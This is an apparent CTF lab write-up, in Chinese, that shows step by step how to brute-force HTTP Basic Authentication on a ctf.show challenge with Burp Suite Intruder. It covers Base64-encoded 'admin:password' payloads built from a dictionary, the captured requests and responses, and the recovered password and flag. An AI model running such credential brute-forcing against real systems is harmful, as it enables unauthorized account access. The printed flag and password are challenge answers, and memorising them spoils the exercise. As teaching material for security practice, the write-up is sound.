

1. 打开靶场，盲猜username为admin



2. 打开bp，随便输入密码，进行抓包，发现我们发送过去的内容被base64编码了，还用了:分割

请求

美化 Raw Hex

```
1 GET / HTTP/1.1
2 Host: 99994f00-94be-44b4-9907-f3be9a62ce0a.challenge.ctf.show
3 Cache-Control: max-age=0
4 Authorization: Basic YWRtaW46MTIz
5 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Linux"
8 Accept-Language: en-US
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
11 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: none
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18 Connection: keep-alive
19
20
```

Inspector

选择 12 (0xc)

选中文本 YWRtaW46MTIz

解码: Base64 admin:123

请求属性 2

请求查询参数 0

请求主体参数 0

请求cookies 0

请求头 17

Search 0高亮

Event log (2) All issues (1)

内存: 221.8MB

3. Ctrl+I发送到Intruder，给我们要爆破的内容“添加payload位置”


② Payload位置
配置payload插入位置，它们可以添加到目标以及基本请求中。

目标: https://99994f00-94be-44b4-9907-f3be9a62ce0a.challenge.ctf.show 更新Host报头来匹配目标


```
1 GET / HTTP/1.1
2 Host: 99994f00-94be-44b4-9907-f3be9a62ce0a.challenge.ctf.show
3 Cache-Control: max-age=0
4 Authorization: Basic $YWRTaW46MTIzS
5 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Linux"
8 Accept-Language: en-US
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: none
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18 Connection: keep-alive
19
20
```

添加payload位置 §
清除payload位置 §
自动添加payload位置 §
刷新


4. 进入payload模块，给Payload类型改为“自定义迭代器”



5. 在第一个位置添加，admin(没有提示用户名的一般是admin)



6.第二个位置添加":", 在添加框内输入":", 然后回车



7.第三个位置加入题目给的字典，“从文件加载”->选择文件->open



8. 因为内容被base64加密了，所以还要加一个“Payload处理”，“添加”->类型选择“编码”

添加	已启用	规则
	<input checked="" type="checkbox"/>	Base64-encode

9. “添加”->“base64-encode”

10.还要取消“URL编码字符”的方框，这样就好了（不取消会影响我们的payload）

② Payload处理

您可以定义在使用payload之前对每个payload执行各种处理任务的规则。

添加	已启用	规则
编辑	<input checked="" type="checkbox"/>	Base64-encode
删除		
上移		
向下		

② Payload编码

为了安全地发送HTTP请求，最终的payload将会对框框内容进行URL编码，如果不需，可以取消勾勾。

URL编码字符 : `.\\=;<>?+&*::"{}|^`#`

11.“开始攻击”，要找的一般通过状态码和长度判断，显然要找的是第17个（200状态码表示请求成功）

16	YWRtaW46MDAwMTIz	401
17	YWRtaW46c2hhcms2Mw==	200
18	YWRtaW46MDAwMTI2	401
19	YWRtaW46MDAwMjI2	401
20	YWRtaW46MDAwMzMEx	401
21	YWRtaW46MDAwNDIz	401

请求 响应

美化 Raw Hex 页面渲染

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.20.1
3 Date: Thu, 27 Nov 2025 02:06:13 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: keep-alive
6 X-Powered-By: PHP/7.3.11
7 Access-Control-Allow-Methods: GET,POST,PUT,DELETE,OPTIONS
8 Access-Control-Allow-Credentials: true
9 Access-Control-Expose-Headers: Content-Type,Cookies,Aaa,Date,Server,Content-Length,Conne
10 Access-Control-Allow-Headers: DNT,X-CustomHeader,Keep-Alive,User-Agent,X-Requested-With,
11 Access-Control-Max-Age: 1728000
12 Content-Length: 45
13
14 ctfshow{e1b541d7-9c6e-4e26-8ada-5d9b4b2672a6}
```

12.把payload进行解密，得到密码

Base64 编码/解码

YWRtaW46c2hhcms2Mw==

字符编码: UTF-8

admin:shark63

13.返回靶场，输入username(admin)和密码(shark63)得到flag

ctfshow{e1b541d7-9c6e-4e26-8ada-5d9b4b2672a6}

